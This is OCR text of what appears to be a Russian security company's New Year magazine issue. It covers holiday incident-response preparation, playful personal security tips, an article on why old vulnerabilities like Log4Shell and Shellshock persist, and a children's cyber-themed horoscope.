КАК ПОДГОТОВИТЬСЯ К НОВОГОДНИМ ПРАЗДНИКАМ

Как не попасть в одну из перечисленных выше ситуаций? Ответ на этот вопрос напрямую зависит от уровня зрелости вашей компании. Например, перепроверка работы средств защиты или оповещений вообще-то должна выполняться не только перед праздниками, а на регулярной основе. Поступают ли события от всех подключенных источников в SIEM? Реагирует ли АВПО или WAF на тестовую атаку?

Хорошим правилом может стать фриз основных работ за две недели до праздников — это не лучшее время для внедрения новых политик безопасности или апробации в бою свежих правил детектирования. С резервными копиями та же история: если у вас их нет и не было, едва ли за неделю до Нового года вы неожиданно найдете физические мощности и организуете процесс с нуля. Лучше ориентироваться на текущий план реагирования: провести premortem-анализ, определить слабые места и обсудить, как вы можете решить эти проблемы прямо сейчас (а что предстоит улучшить в будущем). Можно в режиме брейншторма взять худшие сценарии и проработать каждый из них.

Еще один подход я подсмотрела у наших коллег из мониторинга: стоит пробежаться по всем уведомлениям в почте за последнее время и убедиться, что никаких (даже мельчайших!) вопросов по ним не осталось.

Из организационных мер: важно не только обсудить все нюансы взаимодействия во время инцидента, но и обеспечить доступность ответственных 24/7. А заодно еще раз проговорить с ними:

- Не бывает незначительных или мелких инцидентов.
- Информируем только уполномоченных лиц.
- Не удаляем подозрительные файлы до их анализа.
- Никаких переустановок систем до понимания первопричины подозрительной активности.
- Документирование каждого шага реагирования бесконечно спасает во всех ситуациях, и особенно когда есть риск поддаться панике.

Для сохранения мотивации и поддержания командного духа во время нагруженных смен у меня есть лайфхак. Нужно объяснить самому себе: все, что происходит с тобой, — это бесценный опыт. Даже если что-то кажется неинтересным, можно переформулировать задачу так, чтобы видеть в ней пользу. Причем не только для компании или клиентов, но и для своего профессионального развития.

Непонятный кейс? Докажи, почему сработка пустяковая. Опять нужно работать в системе N? Ты безопасник, поэтому тебе придется часто разбираться в новых системах, и сейчас лучший момент сделать это на практике. К тому же самые, казалось бы, тяжелые смены прокачивают с невероятной скоростью и порой дарят самые веселые воспоминания (истории из разряда «как мы выжили во всем этом»). Всегда помните, ради чего это все, ведь у нас одна из самых классных и захватывающих профессий.

Нельзя не сказать и про ответственность сотрудников за самих себя. Да, не всегда есть возможность писать руководству письма с большим списком пожеланий, как Деду Морозу. И да, руководитель не всегда на 100% понимает твое настроение — даже если делает для этого все, что в его силах. Поэтому я всегда прошу коллег быть максимально открытыми к диалогу: без тебя никто не догадается, что именно в этот день ты не можешь идти на дежурство, потому что обещал побыть с семьей. Лучший рецепт для сохранения мотивации — это доверие, а значит, возможность прийти и все обсудить. Решение можно найти всегда!

НОВОГОДНИЕ ПОЖЕЛАНИЯ КОЛЛЕГАМ

Хочется пожелать не сбавлять оборотов! Я не знаю ни одного безопасника, который бы не выкладывался на 101%. Из этого складывается любовь к нашему общему делу.

Интересных проектов, и чтобы все самые громкие цели (как личные, так и рабочие) были реализованы в один миг.


С Новым годом!

Что ты хотела бы сказать всей отрасли по итогам прошедших 25 лет?

Мне 28 :D

КИБЕРОЛИВЬЕ: РЕЦЕПТ ЛИЧНОЙ БЕЗОПАСНОСТИ

Новогодний стол не может обойтись без классических салатов, а информационная безопасность — без должной бдительности. Ловите специальный рецепт, который поможет защититься от киберугроз в 2026 г.



1 КАРТОФЕЛЬ — ОСНОВА ОСНОВ

Регулярно обновляйте ОС, все программы, плагины и расширения. Так у злоумышленников будет меньше шансов подобраться к вашим данным через общеизвестные уязвимости.

2 ЯЙЦА — СВАРЕННЫЕ ВКРУТУЮ


Вы тоже будете крутышкой, если включите многофакторную аутентификацию везде, где это возможно. Ваши аккаунты должны быть защищены, даже если пароли скомпрометируют.

3 ЗЕЛЕНЫЙ ГОРОШЕК — ВПИШЕТСЯ В ЛЮБОЙ САЛАТ

Чего не скажешь о публичиных Wi-Fi-сетях, которыми нужно пользоваться с осторожностью. Отключите автоподключение к общественным сетям на своих девайсах и никогда не используйте их для работы с сервисами, требующими аутентификации.

4 КОЛБАСА ВАРЕНАЯ — КЛАССИКА


Смените пароли по умолчанию на маршрутизаторе и других гаджетах, а также во всех сервисах. Правила просты: от 12 символов, верхний и нижний регистр, цифры и спецсимволы. Чем сложнее, тем надежнее!



пАр{}ль!?@#

5 СОЛЕНЫЕ ОГУРЦЫ — ПРИДАДУТ ПИКАНТНОСТИ

Включите шифрование данных и настройте уведомления об угрозах на смартфоне и других девайсах. И не забывайте блокировать экран, когда отходите от устройства.



6 МОРКОВЬ — ЯРКИЙ АКЦЕНТ, ЧТОБЫ НА САЛАТ БЫЛО ПРИЯТНО СМОТРЕТЬ

А вы смотрите, куда кликаете! Обращайте внимание на корректность написания доменов и проверяйте ссылки, прежде чем по ним переходить.

http://carrot-fake.com

7 МАЙОНЕЗ — СВЯЗЫВАЕТ ИНГРЕДИЕНТЫ ВМЕСТЕ

Включайте критическое мышление! Регулярно проверяйте список устройств, с которыми связаны ваши мессенджеры, и отслеживайте банковские транзакции. Также стоит иногда заходить в соцсети, где бываете редко, чтобы убедиться в сохранности аккаунтов.

8 СОЛЬ — ПОСЛЕДНИЙ ШТРИХ

Напоследок насолите мошенникам! Если обнаружите подозрительное письмо в почте или получите странные сообщения от кого-то из коллег, сразу обращайтесь в ИБ-службу вашей компании.


LIST
FACTORIAL CALCULATION

ПРИВЕТ ИЗ ПРОШЛОГО: КАК СТАРЫЕ УЯЗВИМОСТИ ЛОМАЮТ СОВРЕМЕННОЕ ПО

Мария Шеховцова

Руководитель группы архитектуры и анализа,
Positive Technologies

Новый год — это не только праздник, но и повод вспомнить о старых «друзьях»: багах, которые годами кочуют из релиза в релиз, из бэклога в бэклог. Они — как ненужные елочные игрушки, которые уже порядком надоели, но все равно не выбрасываются.

Яркий пример — уязвимость Log4Shell, которая скрывалась в популярной библиотеке Apache Log4j с 2013 г., а в 2021-м внезапно стала публичной. Уже спустя 72 часа хакеры атаковали VMware, Cisco и даже игровые платформы. Но главный сюрприз вскрылся через несколько лет, когда выяснилось, что большинство исследуемых российских компаний по-прежнему не пропатчились [1]...

Почему же ошибки 20-летней давности все еще парализуют инфраструктуру? Ответ кроется в сложном переплетении технического, экономического и человеческого факторов. Из-за этого уже ставшие банальными уязвимости превращаются в Кощеев Бессмертных: совсем не сказочных, но успешно выживающих там, где их давно должны были истребить. Давайте разбираться, какие дефекты ПО чаще всего задерживаются в проектах, почему их не исправляют и как с этим бороться.

СЛОЖНЫЙ КОД: МИЛЛИОНЫ СТРОК И НЕЗАМЕТНЫЕ ЛОВУШКИ

Современное ПО — это не просто программы, а настоящие цифровые мегаполисы. К примеру, Windows содержит более 50 млн строк кода, а системы-автопилоты Boeing — свыше 15 млн. При этом исследование Coverity [2] говорит, что на 1000 строк обычно приходится одна ошибка. Логично, что в новых приложениях, где этих строк миллионы, вероятность встретить уязвимости довольно высока.

Зависимости

Сегодня сторонние библиотеки составляют до 90% кода большинства приложений. Когда взорвалась Log4Shell, оказалось, что Apache Log4j вшита в десятки тысяч проектов — от банковских систем до медицинского оборудования. Причем для ее устранения нужно пропатчить каждый зависимый компонент, а у крупной корпорации на это могут уйти годы.

Наш опыт показывает, что разработчики редко проверяют степень вложенности и зависимости используемых библиотек, а уж тем более их код — доверяют сообществу... Не забывайте, что, если в вашем приложении «вдруг» всплывет опасная уязвимость, ответственность все равно ляжет на вас, а не на разработчиков библиотеки и сообщество в целом ;)

Ошибки на стыках систем

Современные ИС плотно интегрируются и обмениваются данными через API. На стыках образуются теневые зоны, где уязвимости проявляются довольно редко, но метко. Например, Shellshock десятилетиями скрывалась в Bash из-за специфических условий эксплуатации, а активировалась лишь в 2014 г., когда хакеры научились использовать ее в контексте IoT. В результате под угрозой оказались:

- **Веб-серверы, использующие CGI-скрипты.** Атакующий мог отправить туда специально сформированный HTTP-заголовок (например, User-Agent, Referer), который передавался в Bash и вызывал выполнение вредоносного кода.
- **DHCP-клиенты.** Злоумышленники могли атаковать их с помощью вредоносного DHCP-сервера.
- **SSH-серверы** — если Bash использовался для обработки переменной окружения.
- **Устройства, работающие под управлением Linux:** от сложных промышленных систем (ICS, SCADA и др.) до роутеров.

1

2

НЕХВАТКА ЭКСПЕРТИЗЫ

Многие уязвимости возникают по вине разработчиков, которые пренебрегают фундаментальными принципами DevSecOps или не до конца осознают, как их код будет взаимодействовать с внешним окружением. Простой пример — отсутствие проверки данных, полученных от пользователя (из форм, URL-параметров, HTTP-заголовков и т. д.).

Если пользовательский ввод:

- используется для формирования системных команд — злоумышленник может выполнить Command Injection;
- напрямую вставляется в SQL-запрос без очистки или использования параметризованных запросов — атакующий может реализовать SQL-инъекцию;
- содержит HTML или JavaScript и отображается на странице без соответствующего экранирования — вредоносный скрипт может выполниться в браузере другого пользователя (XSS, Command Injection);
- используется для формирования пути к файлу без проверки на наличие «../» или аналогичных символов — злоумышленник может получить доступ к файлам вне разрешенной директории (Path Traversal Directory Traversal).

Одна из причин возникновения подобных уязвимостей — банальная нехватка экспертизы в области безопасного кодирования. Учиться этому никто не заставляет (по крайней мере, пока), да и курсы не всегда поспевают за развитием методов злоумышленников. Но даже опытные разработчики не застрахованы от ошибок. Усталость, невнимательность, спешка и нехватка практики в работе с определенными технологиями могут приводить к небольшим ошибкам, которые со временем трансформируются в серьезные проблемы. Например, обнаруженная в 2014 г. уязвимость Heartbleed появилась в OpenSSL после оптимизации, сделанной еще в 2011-м для ускорения работы библиотеки. Ее эксплуатация давала злоумышленникам неограниченный доступ к 64 КБ оперативной памяти сервера: сразу после обнаружения Heartbleed хакеры начали массово красть SSL-ключи.

Справедливости ради надо сказать, что найти все уязвимости в коде — задача крайне сложная. Автоматизированные инструменты статического и динамического анализа просто не способны обнаружить все логические и архитектурные изъяны. В свою очередь, для проведения пентестов и аудита исходного кода нужны высококвалифицированные специалисты, а значит, дополнительные финансовые вложения. Из-за этого многие компании либо проводят недостаточно глубокие проверки, либо делают это слишком редко.

ПРИЧИНЫ БЕССМЕРТИЯ: ПОЧЕМУ УЯЗВИМОСТИ НЕ УМИРАЮТ

1. Устаревшие legacy-системы

Критическая инфраструктура часто работает на ПО, выпущенном десятки лет назад. Например, в российских больницах до сих пор используют Windows XP, а на заводах — протокол SMBv1, на который завязан эксплойт EternalBlue. Давно пора искать альтернативное ПО, но этот процесс может затянуться и даже привести к остановке производства, поэтому зачастую его откладывают в долгий ящик.

2. Цифровые IoT-могильники

Роутеры, камеры и промышленные датчики часто не получают обновлений после выпуска. Производители закладывают срок жизни прошивок в 2–3 года, но реальный эксплуатационный период IoT-устройств может превышать 10 лет. Та же Shellshock до сих пор встречается в умных системах.

3. Человеческий фактор

Сотрудники могут игнорировать патчинг по разным причинам, например:

- страх остановить важные процессы (в частности, при обновлении «1С:Предприятия»);
- недостаток знаний, отсутствие регламентов и плановых проверок безопасности;
- нежелание брать ответственность («это задача ИТ-отдела — не моя проблема»).

4. Цепная реакция

Одна уязвимость может затронуть десятки взаимосвязанных приложений. Вспомните упомянутый выше пример с Log4Shell: для ее устранения нужно обновить каждый зависимый компонент.

5. Экономические и бизнес-факторы

- Многие ставят в приоритет скорость вывода новых функций и отодвигают безопасность на второй план.
- Обнаружение багов и тестирование/развертывание патчей — дорогостоящий процесс. Может показаться, что для старых и некритичных систем это экономически нецелесообразно. Но только до тех пор, пока не произойдет серьезный инцидент ;)
- Предотвращенные инциденты не приносят прямой прибыли, поэтому ИБ-инициативы часто воспринимаются как затраты, а не инвестиции.
- Зачастую компании прекращают поддержку старых версий ПО, даже если они все еще используются. В итоге пользователи остаются наедине с известными, но неисправленными уязвимостями.

Spectre и Meltdown показали, что ошибки в процессорах могут «спать» десятилетиями — пока не появятся методы их эксплуатации. Другие уязвимости активируются, когда меняется окружение: как Shellshock после повального перехода бизнеса на облачные сервисы. Особую тревогу вызывают 0-day: EternalBlue разрабатывалась АНБ еще с 2012 г., но стала публичной только в 2017- м. Остается лишь гадать, сколько систем было скомпрометировано с ее помощью до этого момента...

ЧТО ДЕЛАТЬ

В борьбе с хроническими багами вам поможет следующий джентльменский набор:

› Используйте SBOM для отслеживания зависимостей и OSA/SCA для поиска уязвимостей в сторонних библиотеках. Не забывайте обновляться!

› Регулярно проверяйте написанный код SAST/DAST-инструментами.

› Сканируйте образы контейнеров и конфигурации инфраструктуры на предмет уязвимостей и мисконфигов.

› Храните секреты в соответствующих менеджерах.

› Проверяйте среду на наличие открытых портов, устаревших пакетов и т. д.

› Внедряйте в компании культуру безопасности и проводите обучение сотрудников.

В следующий раз, когда увидите запрос на обновление ПО, вспомните: где-то там может скрываться злой и совсем не сказочный баг, дремавший последние 10 лет. Клик на «напомнить позже» вполне может запустить цепную реакцию по уничтожению ваших цифровых активов.

В заключение хочу напомнить, что новогодние релизы — не повод для экспериментов. Залог спокойного отдыха — предсказуемость и готовность к сбоям. Надеяться на новогоднее чудо можно, но лучше все-таки соблюдать дисциплину ;)

Что стоит сделать:

› Заморозить изменения в продуктиве за 1–2 недели до праздников.

› Убедиться, что CI/CD-пайплайн стабилен, а все автотесты — зеленые.

› Усилить мониторинг и логирование (ошибки, откаты, алерты).

› Назначить дежурных и прописать план реагирования на инциденты.

Чего делать не стоит:

› Деплоить критичные изменения без rollback-плана.

› Релизить фичи без полной регрессии и проверки в staging.

› Проводить эксперименты и A/B-тесты без тщательного контроля.

› Оставлять среду без мониторинга и контроля нагрузки.


Поздравляю всех причастных с наступающим Новым годом!

ДЕТСКИЙ ГОРОСКОП — 2026

О чём статья:

На стыке лет планеты в небе выстраиваются в новые цепочки... Или нет. Мы не астрологи, но хотим заглянуть в будущее и поэтому обратились к экспертам — детям сотрудников Позитива. Ребята нарисовали знаки зодиака и составили самые неожиданные, веселые и непредсказуемые предсказания на 2026 год. Читаем пожелания и верим, что звёзды будут на нашей стороне ;)

Сохранены авторский стиль и пунктуация.




что меня ждет в новом году?
#69
ЧТОБЫ У ДОБРЫХ ЧЕЛОВЕКОВ НЕ БЫЛО ПРОБЛЕМОВ!
ЯНА КОРОБКОВА, 5 ЛЕТ

ОВЕН

Вы обновите интерьер квартиры. Выполняйте все просьбы близких, чтобы не потерять к себе хорошее отношение. Ваш труд принесет высокие результаты. Не сообщайте незнакомым свои личные данные. Берегите тех, кто вам дорог!

Настя, 11 лет

#вирусы не догонят

Миша Силкин

В начале года вам будет очень весело, а в конце года стоит быть осторожными с деньгами. Будьте собой — и тогда год пройдет хорошо. Советуем чаще смотреть на небо, высока вероятность дождя из лягушек. Не кликайте по сомнительным ссылкам, иначе ваша жизнь может существенно осложниться.

Ульяна Пчелкина

В 2026 году у вас все будет по-другому. Как именно? Спросите у чата GPT, он точно в курсе!

Полина Гордеева, 10 лет

Овен, ты такой быстрый, что в 2026 году даже вирусы за тобой не поспеют — они просто всплакнут, сядут в автобус и уедут в другой комп. Но все равно не кликай по баннерам «Вы выиграли “Теслу”» — ты же не хочешь, чтобы она оказалась из картона! Овны в 2026 году случайно попытаются взломать холодильник, но вместо этого прокачают свой мозг! Проверяй, кому кидаешь смайлики, — не все добрые.

Леонид Нюхалов, 11 лет

применить в жизни

ТЕЛЕЦ

В новом году есть большая вероятность, что вам будут писать дальние родственники из Конго или очень богатый дальний родственник из другой страны мира. Будьте бдительны, ведь это почти на 99,99% обман.

Полина Гордеева, 10 лет

Телец, ты открываешь письма так медленно, что хакеры успевают переучиться в поваров и открыть шаурМЯУчную. Но ты молодец! Главное, не открывай вложения, если там написано «фото твоей кошечки», а у тебя ее больше нет. Тебе придёт письмо «Вы выиграли миллион!» — но ты умный и не поведёшься. В этом году ты научишься ставить пароли не «1234», а нормальные. И перестанешь говорить свой Wi-Fi всем подряд. Даже коту (у тебя же его нет!).

Леонид Нюхалов, 11 лет

напоминание

не ведись на очень заманчивые сообщения

#будь умнее хакера

Ксюша Перкина

БЛИЗНЕЦЫ

В предстоящем году вам стоит больше обратить внимание на своё окружение, полагайтесь на интуицию и не бойтесь отказывать в ненужных связях.


Федор Нарсия

В новом году вас будут ожидать интересные разговоры с мошенниками — записывайте звонки на диктофон, чтобы поделиться позитивными эмоциями с друзьями за кружечкой чая.

Полина Гордеева, 10 лет

В 2026 году ты попытаешься сидеть в чате, учить уроки и играть в Minecraft одновременно — и взорвешь свой мозг! Но зато поймешь, что лучше одно дело, чем три зависания. Ты заведёшь 28 аккаунтов в день и на всех поставишь один пароль: «пельмени123». Запомни: пельмени — супер, но пароль — фигня! Придумай что-то вроде «КотВНаушникахШаурМЯУ2026!» и не пиши пароли на руке, они потом стираются, особенно после душа. И да пребудет с тобой Wi-Fi!

Леонид Нюхалов, 11 лет



